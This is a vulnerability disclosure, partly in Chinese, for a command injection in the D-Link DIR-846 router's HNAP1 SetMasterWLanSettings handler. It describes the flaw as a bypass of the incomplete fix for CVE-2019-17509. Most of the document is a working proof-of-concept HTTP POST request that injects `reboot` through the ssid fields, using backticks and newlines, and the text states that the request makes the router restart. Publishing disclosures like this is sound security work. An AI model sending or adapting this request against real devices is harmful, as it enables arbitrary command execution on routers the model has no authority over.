# DIR-846\_Command\_Injection

#### Impact equipment

D-LINK DIR-846 (Rev A) ALL

#### Firmware

DIR846A1\_FW100A43

link <http://support.dlink.com.cn:9000/ProductInfo.aspx?m=DIR-846>

#### Describe

D-Link Router DIR-846 DIR846A1\_FW100A43.bin最新版固件中的HNAP1/control/SetMasterWLanSettings.php存在命令注入漏洞。攻击者可利用该漏洞通过ssid0或ssid1参数中的shell元字符使用"\n"或者反引号绕过从而执行任意命令。

#### Detail

此漏洞是由于**CVE-2019-17509**未修补完善，可以在其基础上使用换行或者使用反引号进行绕过。




image-20211226102113922

#### POC

POST /HNAP1/ HTTP/1.1  
Host: 192.168.0.1  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:95.0) Gecko/20100101 Firefox/95.0  
Accept: application/json  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/json  
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkTomographySettings"  
HNAP\_AUTH: AB26D09C30FC07AF9FA05EF59B3B2558 1640421298429  
Content-Length: 284  
Origin: http://192.168.0.1  
Connection: close  
Referer: http://192.168.0.1/Diagnosis.html?t=1640421281425  
Cookie: uid=fN5PwZCT; PrivateKey=B2488589E39C47E4F8349060E88008DE; PHPSESSID=6209b08bddf630e68695800cd08e4203; sys\_domain=dlinkrouter.com; timeout=2  
  
{"SetMasterWLanSettings":{"wl(0).(0)\_enable":"1","wl(0).(0)\_ssid":"`reboot`","wl(0).(0)\_preshared\_key":"aXJrZXJPZ2dNVEl6TkRVMk56Zz0=","wl(0).(0)\_crypto":"aestkip","wl(1).(0)\_enable":"1","wl(1).(0)\_ssid":"\nreboot\n","wl(1).(0)\_preshared\_key":"aXJrZXJPZ2c=","wl(1).(0)\_crypto":"none"}}

#### TEXT

如下数据包将导致路由器重新启动

